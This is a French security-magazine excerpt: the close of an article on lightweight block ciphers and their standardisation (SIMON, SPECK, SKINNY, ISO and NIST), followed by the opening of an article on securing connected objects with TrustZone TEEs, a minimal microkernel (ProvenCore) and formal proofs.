Bien que de nombreuses solutions de chiffrement à bas coût existent, relativement peu de comparaisons ont été menées. Ceci s'explique principalement par deux raisons : tout d'abord, ce domaine de recherche n'est pas aussi mature que celui de la cryptographie conventionnelle, et surtout, la comparaison s'avère très délicate au vu des nombreux critères et applications potentielles de ces algorithmes. De plus, la mise en production de ces algorithmes à bas coût entraîne dans la majorité des cas une implémentation du même algorithme sur des architectures très différentes : à la fois dans un composant contraint ayant accès à peu de ressources, mais également sur un serveur de calcul sophistiqué gérant plusieurs milliers de ces petits composants. Ainsi, l'algorithme idéal devrait être le plus polyvalent possible, ce qui complexifie d'autant plus la tâche de comparaison.

En juin 2013, une équipe de l'agence nationale de sécurité américaine (NSA) a publié deux nouveaux algorithmes de chiffrement par bloc à bas coût, nommés SIMON et SPECK **[BSSS+13]**, notablement plus performants que l'état de l'art, et ce dans tous les types d'architectures (matérielles, logicielles, microcontrôleurs, etc.). C'est la première fois qu'un même algorithme offre autant de possibilités d'implémentations efficaces sur des architectures aussi variées. La raison principale de cette grande capacité d'adaptation est la simplicité des constructions. En effet, ces deux algorithmes reposent sur un réseau de Feistel qui n'utilise qu'un nombre très limité d'opérations basiques comme le OU exclusif ou le ET logique. L'avantage d'un tel jeu d'instructions limité est le choix conséquent de compromis dans les implémentations possibles, ce qui n'était pas le cas des algorithmes précédents.

Cependant, la réception de ces deux algorithmes par le monde académique n'a pas été à la hauteur de leurs performances. Le document spécifiant SIMON et SPECK ne contient en effet aucune analyse de sécurité : une nouvelle proposition d'algorithme cryptographique est habituellement accompagnée d'une analyse de sécurité menée par les auteurs afin de démontrer qu'aucune attaque connue au jour de la publication ne peut s'appliquer. Ce label de confiance est absent du document publié par la NSA et sème alors le doute chez plusieurs personnes quant à la capacité de l'agence américaine à proposer un algorithme qu'ils savent casser. Depuis la publication de SIMON et SPECK, les deux algorithmes ont reçu énormément d'analyses de sécurité de la part du monde académique (entre 50 et 60 publications en

trois ans), et à l'heure de la rédaction de cet article, aucune attaque ne permet de casser les algorithmes entiers. La plupart des cryptanalystes semblent convaincus de la sécurité de SIMON et SPECK, mais il est dommage que l'analyse de sécurité probablement conduite par la NSA ne puisse pas être rendue publique.

Plus récemment, à la conférence CRYPTO 2016, un nouvel algorithme de chiffrement par bloc a été publié pour concurrencer les algorithmes de la NSA. Dénommé SKINNY **[BJKL+16]**, cet algorithme provient du monde académique et a pour but d'égaler les excellentes performances de SIMON, tout en publiant une analyse complète de sa sécurité, et en fournissant des arguments de sécurité forts en ce qui concerne la cryptanalyse linéaire et différentielle. La règle centrale suivie dans la conception de SKINNY a été de n'utiliser que des opérations strictement nécessaires à sa sécurité : par conséquent, supprimer une seule de toutes les opérations utilisées se traduit en une attaque contre l'algorithme. Comme pour les algorithmes de la NSA, le jeu d'instructions utilisé dans SKINNY est très réduit et à niveau de sécurité équivalent, le nombre d'opérations par nombre de bits d'entrée est plus petit dans SKINNY que dans SIMON et SPECK.

Les auteurs de SKINNY démontrent la résistance de l'algorithme à tous les vecteurs d'attaque connus à ce jour en se basant sur une structure similaire à celle de l'AES, bien maîtrisée depuis plusieurs années. En comparaison, l'analyse de SIMON et SPECK s'avère plus complexe, car leur structure repose sur une combinaison d'opérations certes efficace, mais beaucoup moins comprise par la communauté. Une différence supplémentaire entre ces deux familles est que SIMON et SPECK sont deux algorithmes de chiffrement par bloc traditionnels qui transforment un message en un chiffré au moyen d'une clef. Dans SKINNY, l'utilisateur a accès à une entrée supplémentaire appelée « tweak », qui permet d'être utilisée dans un certain nombre de constructions proposant par exemple du chiffrement authentifié.

Ainsi, deux nouvelles familles d'algorithmes de chiffrement par bloc à bas coût, SIMON et SPECK d'un côté, et SKINNY de l'autre, se distinguent des autres solutions de chiffrement par leur capacité d'adaptation à des architectures très différentes. Les autres algorithmes à bas coût offrent des solutions à des besoins et architectures plus spécifiques. Depuis 2016, les organismes de standardisation tels que ISO ou le NIST se penchent désormais à la définition de nouveaux standards prenant mieux en compte les besoins actuels.

3.3 La standardisation

Le standard ISO/IEC actuel concernant le chiffrement à bas coût s'appelle ISO/IEC 29192 et se décompose en plusieurs volets qui définissent les standards de chiffrement par bloc, ceux de chiffrement à flot, ceux des mécanismes de chiffrement asymétrique, puis ceux des codes d'authentification de message (MAC). Dans le cas des algorithmes de chiffrement par bloc à bas coût, PRESENT et CLEFIA sont spécifiés comme standards. Déjà mentionné précédemment, PRESENT est un algorithme bien établi et très utilisé, et CLEFIA est un algorithme développé par Sony reposant sur un schéma de Feistel. Ces deux algorithmes ont été conçus en 2007 et permettent des implémentations matérielles efficaces : ils sont actuellement utilisés dans des produits commerciaux. Aujourd'hui, près de dix ans après leur publication, les demandes industrielles et l'état de l'art ont sensiblement évolué, ce qui conduit l'organisme ISO à revoir les algorithmes cryptographiques à bas coût standardisés.

En 2016, les deux algorithmes SIMON et SPECK de la NSA sont entrés en phase d'intégration dans ce standard ISO/IEC, qui devrait être mis à jour dans les mois à venir. À l'heure actuelle, des experts au sein du comité d'évaluation de ces algorithmes ont émis quelques réticences à l'acception des algorithmes issus de la NSA comme standard suite aux révélations d'Edward Snowden. Leur principale raison repose sur la suspicion que l'agence américaine aurait introduit des portes dérobées (*backdoors*) dans des standards cryptographiques. Certains experts ont également demandé à ce que les variantes de ces deux algorithmes ayant des tailles de bloc inférieures à 64 bits ne soient pas incluses dans le standard. Ceci s'explique simplement par une complexité pratique de certaines attaques contre des modes opératoires utilisant ces petites tailles de bloc, par exemple **[Sweet32]**. Début 2016, certains

de ces experts ont également rejeté, par un vote, un premier document spécifiant les modalités d'inclusion de SIMON et SPECK dans le standard. De plus, un autre algorithme de chiffrement par bloc, LEA **[HLKK+13]**, a également été proposé pour inclusion dans ce même standard ISO/IEC.

En parallèle de cette évaluation internationale, le NIST américain a récemment démarré un processus de réflexion sur la cryptographie symétrique à bas coût, avec un désir d'approuver un portfolio de plusieurs algorithmes de chiffrement, voire en standardiser certains. Cette procédure résulte du constat suivant : bien que les standards de chiffrement actuels peuvent en général être implémentés sous de fortes contraintes physiques, leurs efficacités en pâtissent grandement. Par conséquent, le NIST a lancé en 2015 un projet de quelques années visant à déterminer les besoins et applications de la cryptographie à bas coût pour décider s'il doit développer ou standardiser sa propre suite d'algorithmes **[LWC15]**. Le NIST procède ainsi par étape afin d'éviter que le long processus de standardisation d'un ou plusieurs algorithmes se termine alors que l'état de l'art a évolué et que les nouveaux standards deviennent caducs.

Le NIST prévoit de publier et de maintenir un portfolio de plusieurs algorithmes et modes pour la cryptographie à bas coût en les associant à un ou plusieurs profils. Ces profils détermineront différentes classes afin de couvrir le plus de cas d'usages possibles. On trouvera par exemple des caractéristiques physiques de l'environnement souhaité (taille de code, surface matérielle, etc.), des caractéristiques de performances souhaitées (consommation, latence, etc.) ou encore des caractéristiques de sécurité visées (sécurité minimale, modèle d'attaque, résistance aux attaques par canaux auxiliaires, etc.). À l'heure actuelle, le NIST rédige les différents profils en collaboration avec la communauté scientifique et l'industrie pour s'adapter au mieux aux pratiques actuelles et futures.

On notera que l'effort de standardisation ne concernera pas que les primitives traditionnelles, mais également celles pour le chiffrement authentifié, qui représente aujourd'hui un enjeu crucial étant donné la difficulté d'obtenir de manière sécurisée à la fois chiffrement et authentification à partir de deux primitives indépendantes. On peut mentionner notamment la compétition CAESAR **[Caesar]** qui a commencé en 2014 et devrait se terminer en 2018 : un portfolio final pour la cryptographie à bas coût est prévu, et les candidats encore en lice pour ce portfolio sont Ascon, Ketje, Keyak et Morus.

CONCLUSION

La cryptographie symétrique à bas coût représente un réel challenge pour les chercheurs, et des améliorations significatives ont été obtenues ces dernières années. De manière générale, on peut observer un changement de stratégie de construction par rapport à la cryptographie symétrique traditionnelle : les concepteurs utilisent à présent des composants très efficaces et compacts, mais moins robustes, toute la difficulté étant de pouvoir toujours fournir de forts arguments de sécurité malgré cette stratégie.

Le domaine de la cryptographie symétrique à bas coût étant plus mûr, on touche sans doute à présent à la limite des possibilités d'amélioration d'efficacité pour ces algorithmes. De plus, nous observerons dans les prochaines années la consolidation de ces avancées par une standardisation des meilleurs candidats et éventuellement leur déploiement à grande échelle dans un deuxième temps.

Beaucoup de questions restent néanmoins ouvertes. En particulier, le problème des attaques par fautes ou par canaux cachés semble extrêmement sensible : ces objets connectés se retrouveront sans doute fréquemment dans des environnements non sécurisés et il serait facile de retrouver la clef secrète si l'implémentation de l'algorithme n'était pas protégée. Comment alors proposer des primitives permettant des implémentations protégées et à bas coût ?

De plus, la multiplication des objets connectés sur le marché entraîne une forte concurrence entre les différents acteurs industriels. Cet effet conduit déjà des entreprises à sacrifier le budget alloué à la sécurité de leurs composants en affaiblissant voire en supprimant totalement la cryptographie. Pour des produits peu onéreux qui n'ont pas spécialement vocation à être utilisés longtemps, ni à être remplacés, ni même

être maintenus ou mis à jour par leur société mère, la sécurité devient un problème grandissant. Le risque d'une sécurité bâclée dans ces produits est grandement préoccupant alors que tous ces objets seront bientôt connectés à Internet et pourraient être utilisés à des fins malveillantes. ▮

RÉFÉRENCES

- **[BCGK+12]** Julia Borghoff, Anne Canteaut, Tim Güneysu, Elif Bilge Kavun, Miroslav Knezevic, Lars R. Knudsen, Gregor Leander, Ventzislav Nikov, Christof Paar, Christian Rechberger, Peter Rombouts, Søren S. Thomsen et Tolga Yalçin, « PRINCE - A Low-Latency Block Cipher for Pervasive Computing Applications - Extended Abstract », ASIACRYPT 2012, LNCS 7658, pp. 208-225
- **[BJKL+16]** Christof Beierle, Jérémy Jean, Stefan Kölbl, Gregor Leander, Amir Moradi, Thomas Peyrin, Yu Sasaki, Pascal Sasdrich et Siang Meng Sim, « The SKINNY Family of Block Ciphers and Its Low-Latency Variant MANTIS », CRYPTO (2) 2016, LNCS 9815, pp. 123-153
- **[BKLP+07]** Andrey Bogdanov, Lars R. Knudsen, Gregor Leander, Christof Paar, Axel Poschmann, Matthew J. B. Robshaw, Yannick Seurin et C. Vikkelsoe, « PRESENT : An Ultra-Lightweight Block Cipher », CHES 2007, LNCS 4727, pp. 450-466
- **[BKLR+11]** Andrey Bogdanov, Miroslav Knezevic, Gregor Leander, Deniz Toz, Kerem Varici et Ingrid Verbauwhede, « SPONGENT : A Lightweight Hash Function », CHES 2011, LNCS 6917, pp. 312-325
- **[BS90]** Eli Biham et Adi Shamir, « Differential Cryptanalysis of DES-like Cryptosystems », LNCS 537, pp. 2-21
- **[BSSS+13]** Ray Beaulieu, Douglas Shors, Jason Smith, Stefan Treatman-Clark, Bryan Weeks et Louis Wingers, « The SIMON and SPECK Families of Lightweight Block Ciphers », IACR ePrint, 2013/404
- **[BW99]** Alex Biryukov, David Wagner, « Slide Attacks », LNCS 1636, pp. 245-259
- **[GPP11]** Jian Guo, Thomas Peyrin et Axel Poschmann, « The PHOTON Family of Lightweight Hash Functions », CRYPTO 2011, LNCS 6841, pp. 222-239
- **[GPPR11]** Jian Guo, Thomas Peyrin, Axel Poschmann, Matthew J. B. Robshaw, « The LED Block Cipher », CHES 2011, LNCS 6917, pp. 326-341
- **[HLKK+13]** Deukjo Hong, Jung-Keun Lee, Dong-Chan Kim, Daesung Kwon, Kwon Ho Ryu et Dong-Geon Lee, « LEA: A 128-Bit Block Cipher for Fast Encryption on Common Processors », WISA 2013, LNCS 8267, pp. 3-27
- **[HP15]** Dirk Helbing et Evangelos Pournaras, « Society: Build digital democracy », Novembre 2015, Nature 527, pp. 33–34
- **[JW05]** Ari Juels et Stephen A. Weis, « Authenticating Pervasive Devices with Human Protocols », CRYPTO 2005, LNCS 3621, pp. 293-308
- **[TCG91]** Anne Tardy-Corfdir, Henri Gilbert, « A Known Plaintext Attack of FEAL-4 and FEAL-6 », CRYPTO 1991, LNCS 576, pp. 172-181
- **[Caesar]** CAESAR Competition, **http://competitions.cr.yp.to/caesar.html**
- **[eStream]** eSTREAM : the ECRYPT Stream Cipher Project, **http://www.ecrypt.eu.org/stream/**
- **[LWC15]** Cryptographic Technology Group at NIST, « Lightweight Cryptography Project », **https://www.nist.gov/programs-projects/lightweight-cryptography**, 2015
- **[RGS]** Référentiel Général de Sécurité, ANSSI, **https://www.ssi.gouv.fr/**
- **[Sweet32]** Sweet32 : Birthday attacks on 64-bit block ciphers in TLS and OpenVPN, Karthikeyan Bhargavan et Gaëtan Leurent, **https://sweet32.info/**
- **[Zoo]** Lightweight Block Ciphers Zoo, CryptoLux, **www.cryptolux.org/index.php/Lightweight_Block_Ciphers**

4 AMÉLIORATION DE LA SÉCURITÉ

TEE / MICRONOYAU / MÉTHODES FORMELLES

DES PREUVES MATHÉMATIQUES POUR LA SÉCURITÉ DES OBJETS CONNECTÉS ?

par Eric Vétillard

Les objets connectés sont la partie visible de l'Internet des objets, et la cible de nombreuses attaques. Souvent exposés, rarement supervisés, ces objets doivent être très résistants aux cybermenaces. Une architecture robuste, combinée à des preuves formelles, permet d'atteindre des niveaux de sécurité très satisfaisants.

1. SÉCURISER LES OBJETS CONNECTÉS

Les objets connectés (IoT) posent des problèmes de cybersécurité inédits par rapport aux systèmes informatiques traditionnels (serveurs et stations de travail).

Tout d'abord, d'un point de vue technique, les objets connectés sont très accessibles, à divers niveaux :

- physiquement, par leur situation dans un espace public, ou logiquement, par leur connexion sans fil en bout de réseau, ce qui en fait des points d'entrée privilégiés dans un réseau ;
- la plupart du temps sans supervision, ou pas de manière continue, ce qui peut ralentir la détection d'une attaque ;
- disponibles à l'achat, ce qui permet souvent aux hackers d'en acheter quelques exemplaires à des fins de reverse engineering ou d'expérimentation.

Cette situation contraste avec une station de travail, régulièrement supervisée et protégée dans un réseau interne, et surtout avec un serveur, a fortiori au sein d'un cloud, qui bénéficie de nombreuses couches de défense, et est très difficilement accessible aux attaquants.

Ensuite, d'un point de vue économique, la plupart des parties prenantes s'intéressent peu à la sécurité des objets connectés, car ils peuvent la considérer comme une externalité économique : ils ne supporteront pas les coûts d'une éventuelle attaque, alors qu'ils devront supporter les surcoûts liés à la sécurité. Cette attitude désinvolte nous a mené à Mirai et ses botnets, et une épouvantable réputation (voir par exemple l'excellente analyse de Bruce Schneier **[1]**).

Tout n'est pas noir, cependant. Certains acteurs prennent conscience des enjeux de cybersécurité, souvent ceux qui doivent garantir une sûreté de fonctionnement, par exemple dans l'industrie ou dans l'automobile. Ces prises de conscience font souvent suite à des épisodes douloureux, comme ceux auxquels BMW et Jeep ont dû faire face.

Par ailleurs, un atout majeur de nombreux objets connectés est leur simplicité, en particulier en matière de connectivité. De nombreux objets connectés respectent trois propriétés simples :

- l'objet est utilisé dans des conditions qui sont définies ou encadrées par une seule entité, généralement le fournisseur de l'objet ou du service associé ;
- l'objet ne se connecte sur Internet qu'à un seul serveur ou service cloud, en utilisant un seul protocole ;
- l'objet initie toutes les connexions vers ce serveur, et rejette toutes les connexions provenant d'Internet.

Ces propriétés définissent des conditions très favorables. Malheureusement, elles sont très souvent ignorées, soit par négligence (oups ! J'ai laissé le port FTP ouvert avec un client derrière), soit par facilité (laissons-nous la possibilité de nous connecter par FTP avec un bon mot de passe, au cas où).

Enfin, après 20 ans de mises à jour de sécurité sur Windows, iOS ou Android, et sur nos logiciels antivirus, nous sommes habitués à un modèle de sécurité réactif et réparateur. Sur un objet connecté exposé, sans supervision, et souvent mal connecté, ce modèle est difficilement applicable. Par contre, un tel objet est souvent simple, développé par une seule entité en composant des briques simples, ce qui représente un avantage significatif. Il doit donc être possible de garantir sa sécurité dès leur conception (*Security by Design*), et ensuite de garantir la mise en œuvre appropriée de ces concepts de sécurité.

Il est aujourd'hui possible d'aller très loin dans cette direction, en s'appuyant sur les fonctions de sécurité offertes par les microprocesseurs et microcontrôleurs récents, et en allant jusqu'à prouver mathématiquement que le logiciel écrit respecte des propriétés essentielles de sécurité. Cet article présente comment on peut combiner ces outils pour arriver à un niveau d'assurance de sécurité très élevé, en commençant par une introduction rapide des méthodes formelles utilisées pour démontrer mathématiquement les propriétés du code.

2. LES MÉTHODES FORMELLES

2.1 Raisonner sur le code

Les méthodes formelles sont associées au monde de la recherche, mais elles ont de nombreux usages pratiques, dès qu'il s'agit de raisonner mathématiquement sur un programme, pour en vérifier des propriétés.

Les outils d'analyse statique, très largement utilisés, se basent sur des raisonnements formels plus ou moins complexes pour vérifier qu'un programme vérifie un ensemble de règles. Par exemple, le service verify.ly analyse des applications iOS, et s'est fait de la publicité au début de 2017 en identifiant des dizaines d'applications qui ne vérifient pas bien les certificats TLS. Le vérifieur de bytecode de Java analyse le code de chaque classe pendant son chargement pour vérifier des propriétés comme le bon typage des données et le non-débordement des structures de données de la machine virtuelle ; la machine virtuelle peut alors se reposer sur ces propriétés pour effectuer des optimisations agressives pendant l'exécution.

Ces analyseurs statiques sont limités à la vérification d'un ensemble prédéfini de règles, sur du code source ou du code binaire spécifique. À l'inverse, les outils de méthodes formelles se basent sur un modèle mathématique d'un programme, sur lequel des propriétés peuvent être définies puis prouvées. Le modèle est construit spécifiquement pour un programme, la preuve est généralement construite manuellement, puis vérifiée automatiquement. Ces méthodes sont largement utilisées pour la sécurité des systèmes critiques. Par exemple, les fonctions principales du métro sans conducteur Val ont été prouvées correctes.




Figure 1

Processus de compilation de l'outil Smart.

Certains outils permettent en outre de générer du code à partir d'un modèle. Un processus de compilation est montré en Figure 1. Le développeur utilise un seul langage pour définir le code et les spécifications, puis utilise des outils pour générer les propriétés à prouver (obligations de preuve), le code source C prêt à compiler, mais aussi la documentation indispensable dans le cadre d'une certification.

Les méthodes formelles, la modélisation de programmes, et la preuve de programmes sont des sujets de recherche très actifs. Pour une introduction passionnante, on peut se référer aux cours de Gérard Berry au Collège de France [2].

2.2 Une technique d'assurance

Les méthodes formelles sont une technique d'assurance, comme les tests fonctionnels et les tests de pénétration. Elles sont destinées à démontrer qu'un programme fonctionne correctement. Par rapport aux techniques de test, les méthodes formelles ont deux avantages majeurs :

- L'exhaustivité des preuves. Une preuve formelle couvre tous les cas possibles, et ne souffre pas d'exception. Si on prouve qu'un programme renvoie toujours une erreur sur 1 octet ou un paquet de 15 octets, il n'y a pas d'autre possibilité.

- La richesse des propriétés. Il est possible de modéliser et de prouver des propriétés qu'il est difficile, voire impossible de tester. Par exemple, il est possible de prouver qu'un programme ne contient pas d'accès illégal à des tableaux (*buffer overflow*), alors que cette propriété est généralement impossible à tester.

En matière de sécurité, ces deux avantages sont significatifs. Les vulnérabilités se cachent souvent derrière des conditions très spécifiques, qui ont échappé aux testeurs ; et les propriétés les plus intéressantes, concernant par exemple la confidentialité et l'intégrité des données, sont très difficiles à tester.

Les outils de modélisation et de preuve ne sont pas à la portée de tous, et requièrent une expertise particulière pour définir des modèles et pour construire des preuves. Ces outils évoluent, et des outils récents comme Smart innovent par leurs capacités à assister le développeur à effectuer les preuves nécessaires, et à générer du code source C suffisamment efficace pour être utilisé sur des systèmes embarqués.

Dès lors, ces outils peuvent être utilisés pour générer du code pour des objets connectés, par exemple pour développer un micronoyau qui puisse être utilisé comme base de confiance dans des objets connectés.

3. UN MICRONOYAU ET DES PREUVES

Les fournisseurs de microprocesseurs et de microcontrôleurs introduisent de plus en plus de mécanismes de sécurité matériels dans leurs composants. Ces mécanismes fournissent des services utiles (isolation, cryptographie, et bien plus), mais ils doivent être correctement exploités par les couches logicielles.

Le micronoyau ProvenCore a été développé à destination des objets connectés pour exploiter au mieux ces mécanismes matériels, sur la base de quatre principes : l'exploitation d'une racine de confiance matérielle, la minimisation de la base de confiance, une isolation forte entre programmes, et enfin un niveau d'assurance élevé, reposant sur des preuves formelles.

3.1 Enraciner la confiance dans le matériel

Les microprocesseurs basés sur l'architecture ARM bénéficient aujourd'hui de l'architecture TrustZone, qui permet de séparer les ressources du processeur entre un Monde Normal et un Monde Sûr. Cette architecture est par exemple utilisée sur les smartphones pour protéger les mécanismes d'authentification par empreintes digitales.

Comme on le voit sur la figure 2, le processeur dispose de deux environnements d'exécution, dont un *Trusted Execution Environment* (TEE) dans le Monde Sûr. La technologie TrustZone garantit que les programmes du Monde Normal, y compris le noyau Linux dans l'exemple ne peuvent pas accéder au TEE et aux ressources qu'il gère.




Figure 2

L'architecture ARM TrustZone.

Parmi ces ressources dédiées, ces microprocesseurs disposent de plus d'une large panoplie de périphériques de sécurité. On y trouve de la mémoire à écriture unique (*One-Time Programming*, OTP), très utile pour suivre le cycle de vie d'un objet, une vaste panoplie de fonctions cryptographiques (accélérateurs crypto, générateurs aléatoires, clé unique matérielle, etc.), un mécanisme de démarrage sécurisé, ainsi que des mécanismes complétant la technologie TrustZone pour contrôler l'accès aux périphériques et aux mémoires externes.

Enfin, il est également possible d'assigner des périphériques au Monde Sûr, les rendant inaccessibles depuis le Monde Normal. Par exemple, une connexion réseau peut être réservée au TEE.

Le premier principe, qui est commun à tous les TEEs, consiste à baser les mécanismes logiciels de sécurité sur cette base matérielle. L'idée est que les mécanismes matériels ne peuvent pas être « vaincus » par une attaque distante purement logicielle, et requièrent une attaque physique.

3.2 Réduire au strict minimum la base de confiance

Tout système informatique a à son cœur une base de confiance (*Trusted Computing Base*, ou TCB). C'est typiquement le noyau d'un système d'exploitation, et plus généralement la partie du système à laquelle nous sommes obligés de faire confiance.

Par exemple, sur un système Unix classique, une application n'est généralement pas dans la TCB, car elle s'exécute en mode utilisateur, et avec une identité d'utilisateur. Certains drivers ne sont pas non plus dans la TCB, même s'ils s'exécutent sous une identité root, car ils s'exécutent en mode utilisateur. Par contre, tout logiciel qui s'exécute en mode noyau sous une identité root fait partie de la TCB.

Le second principe est de minimiser la taille de la TCB, pour diminuer d'autant la surface d'attaque disponible. L'utilisation d'un TEE va dans cette direction, puisque la base de confiance n'est alors plus le système d'exploitation du Monde Normal, mais le TEE s'exécutant dans le Monde Sûr, et ce TEE est beaucoup plus petit qu'un système d'exploitation comme Linux.

Toutefois, certains TEE sont encore trop gros. Par exemple, le système QSEE de Qualcomm a été la victime de nombreuses attaques par un hacker (voir l'encart). En particulier, Gal Beniamini a pu abuser une application de DRM disposant de droits considérables pour aller modifier le noyau du système Linux.

LES ATTAQUES SUR LE TEE DE QUALCOMM

Il existe peu de publications sur les systèmes sécurisés comme les TEE, car le secret est souvent de mise dans ces industries. Il existe cependant une exception, avec les publications du chercheur Gal Beniamini [3].

Chaque attaque est décrite en détail, d'une manière très intéressante, une sorte de thriller pour hackers. Au fil du temps, il a obtenu la capacité d'exécuter du code arbitraire dans TrustZone (mars 2015), puis des augmentations de privilèges (août 2015, janvier 2016), permettant à la fin d'exécuter un code quelconque dans le noyau TrustZone. En mai 2016, après quelques autres escalades, il décrit comment pirater le noyau Linux depuis le TEE, et il finit un mois plus tard par l'extraction des clés maîtres du téléphone et le déchiffrement du téléphone. Il a depuis rejoint Google, où il continue à faire parler de ses attaques.

Une autre approche est d'utiliser un micronoyau, un système d'exploitation minimal qui ne comprend que les fonctions essentielles comme la gestion des processus et de la mémoire. Tous les drivers et services de haut niveau sont alors considérés comme des applications. La TCB d'un tel système est alors minimale, réduite au micronoyau lui-même.

3.3 Isoler les programmes sensibles contre les interférences

Certaines applications sont sensibles, car elles gèrent ou utilisent des biens susceptibles d'être ciblés par des attaques. D'autres applications sont sensibles, car elles sont susceptibles d'être détournées de leur fonction première au cours d'une attaque :

- Dans la première catégorie, on trouve par exemple une application de chiffrement de communications, qui gère des clés privées, des certificats, ainsi que des données en cours de communication. Une telle application doit être protégée contre les interférences provenant d'autres applications, qui pourraient tenter d'accéder à des secrets ou de modifier des données de référence.
- Dans la deuxième catégorie, on trouve par exemple une application de DRM qui, pour déchiffrer des contenus, dispose de permissions lui permettant de lire et écrire dans la mémoire du Monde Normal. Afin d'éviter les abus, une telle application ne doit avoir accès qu'à une partie limitée de la mémoire du Monde Normal.

Le troisième principe est donc une variante du principe de moindre privilège. Les applications sensibles dans le Monde Sûr ne doivent avoir que les permissions nécessaires à leur fonctionnement, afin de les protéger contre des interférences externes, et aussi de protéger le reste du système contre une éventuelle vulnérabilité dans l'application.




Figure 3

Une opération de communication dans ProvenCore.

Un micronoyau peut être utilisé à des fins d'isolation, en isolant ses applications les unes des autres, et c'est ce qui est fait dans ProvenCore, avec deux règles d'isolation :

- **Intégrité**. Les ressources d'une application (code, registres, données), ne peuvent être modifiées par une autre application, à moins que ladite application ait explicitement donné sa permission.
- **Confidentialité**. Les ressources d'une application (code, registres, données) ne peuvent être modifiées par une autre application, à moins que ladite application ait explicitement donné sa permission.

Dans leur définition complète, ces règles vont encore plus loin. Par exemple, le code d'une application ne peut en fait pas être modifié, sinon par une mise à jour logicielle et un redémarrage. Cette limitation peut paraître forte, mais son impact est limité pour un logiciel embarqué. Par contre, cette règle est simple à appliquer, et elle limite considérablement les possibilités offertes à un éventuel attaquant, dans la mesure où l'injection de code est utilisée dans de nombreuses attaques.

La contrainte majeure de ces règles d'isolation est que la communication entre applications n'est possible qu'après avoir mis en place les permissions nécessaires dans les deux applications. Toutefois, comme pour le code, il est possible de définir ces permissions statiquement, ce qui permet en outre un contrôle en amont efficace.

3.4 Prouver que cette isolation est effective

La dernière étape est de se convaincre que l'implémentation du micronoyau applique effectivement cette ambitieuse politique de sécurité. L'objectif est d'atteindre les niveaux d'assurance (voir l'encadré) les plus élevés. On utilise ici une méthodologie contraignante, des tests fonctionnels, des tests de pénétration, mais aussi des preuves formelles.

SÉCURITÉ ET NIVEAU D'ASSURANCE

Une des difficultés à aborder la sécurité d'un produit est qu'elle n'est pas facilement quantifiable. Techniquement, un produit peut être « 100 % compatible » avec une norme s'il passe tous les tests définis pour cette norme. Un produit ne peut pas en revanche être « 100 % sécurisé », car il n'existe pas de norme.

La sécurité d'un produit est généralement évaluée par rapport à une référence (par exemple, un profil de protection définissant des objectifs de sécurité par rapport à des menaces bien définies), et à un niveau d'assurance. La référence définit les mesures à implémenter, et le niveau d'assurance définit les mesures à prendre pour valider cette implémentation. Ces mesures vont des tests fonctionnels et des méthodologies de développement basiques, jusqu'à des tests de pénétration par des laboratoires spécialisés et des preuves formelles. Le niveau d'assurance requis dépend de la criticité du produit développé.

Par exemple, la norme ISO15408 (Critères communs), souvent utilisée, définit 7 niveaux d'assurance (EAL, *Evaluation Assurance Level*). Le niveau 7, le plus élevé, requiert des compétences spécifiques, en particulier pour développer une spécification formelle de sécurité. Il est utilisé par moins de 1% des produits certifiés, principalement des produits très simples pour lesquels les exigences de sécurité sont très élevées. Plus d'informations sur les niveaux et mesures d'assurance sont disponibles sur Wikipédia [4] ou sur le Portail des Critères Communs [5].

Pour des propriétés fonctionnelles, il est possible d'obtenir une couverture de tests de très bonne qualité. Pour les propriétés de sécurité, les tests fonctionnels ont des limites, et ils sont complémentés par des tests de pénétration effectués par le laboratoire, ainsi que par des preuves formelles.

